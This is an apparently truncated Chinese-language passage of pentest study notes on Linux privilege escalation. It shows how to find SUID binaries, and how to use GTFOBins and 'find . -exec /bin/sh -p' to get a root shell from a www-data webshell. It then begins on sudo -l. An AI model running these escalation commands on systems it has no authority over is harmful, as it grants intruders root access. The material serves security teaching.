
0x07 提权&社工&钓鱼
一、提权
1、Linux的指令提权
1.1 SUID

需要用到一个好用的网址
再回顾一下Linux中文件权限的概念

root@csb:/etc# which find/usr/bin/findroot@csb:/etc# cd /usr/bin/root@csb:/usr/bin# ll find-rwxr-xr-x 1 root root 320160 2月 18 2020 find*root@csb:/usr/bin# chmod u+s findroot@csb:/usr/bin# ll find-rwsr-xr-x 1 root root 320160 2月 18 2020 find*那在加了一个-s是什么权限呢?
-s是一种特殊权限,可以让调用者在执行过程中临时拥有文件所有者的身份
就譬如上述命令中find命令所有者的身份是root
我们使用www-data这个一般用户去查看root目录下的东西可以发现没有权限
但是这个时候我们通过find去找root下的文件却发现又可以了,这就是因为find带有-s的权限的,可以让我们临时拥有root用户的权限
www-data -> find -> root -> find反弹shell反弹出来的shell权限取决于拿到shell的权限
比如说我们去拿到一个webshell,在Linux下,webshell拿到的权限通常是www-data,因为都是用www-data去执行nginx或php,那这个时候我们webshell是用php去弹shell,那相当于php去执行一个/bin/bash或/bin/sh, 那php的权限是www-data,所以说我们/bin/bash的权限就是www-data,那简单的来说如果我们用root去执行一个/bin/bash,那我们拿到的权限就是一个root权限,就是你用什么身份去执行的shell,你拿到的就是什么shell
www-data=>nginx、phpphp=>/bin/bash/bin/bash=>www-dataroot=shell=>权限?=>root find这条命令的权限是root,我们在执行find的时候会短暂获得root权限,那如果我们在执行find的同时去执行/bin/bash会发送什么样的结果?(任意一个用户)
find=>/bin/bash此时我们就会临时获得root权限
不过这里抽象的地方就来了,find只是一个查找命令,它应该如何执行bash呢?官方给出了一个解决方案提供了一个接口
1>批量的查找系统里面有-s权限的可执行命令
find / -perm -u=s -type f 2>/dev/null
2>配合我们刚才说的GTFOBins网站查找提权指令
比如说这里有个/usr/bin/find,我们就在这个网站上查找find关键字,然后看SUID板块的指令进行提权(当然这里面还有像什么chsh、chfn之类的都可以把命令丢进网站进行尝试)


find . -exec /bin/sh -p \; -quit
在查找的同时执行一条命令,因为find是-s的特殊权限可以临时拥有root权限,所以这条命令相当于用root权限去执行/bin/sh


还有其他如果带有-s特殊权限的命令也可以,譬如python、nmap等
1.2 SUDO
比如说sudo find就是以root用户的权限去执行find这条命令
1>查看能用sudo提权的命令
sudo -l
看到(ALL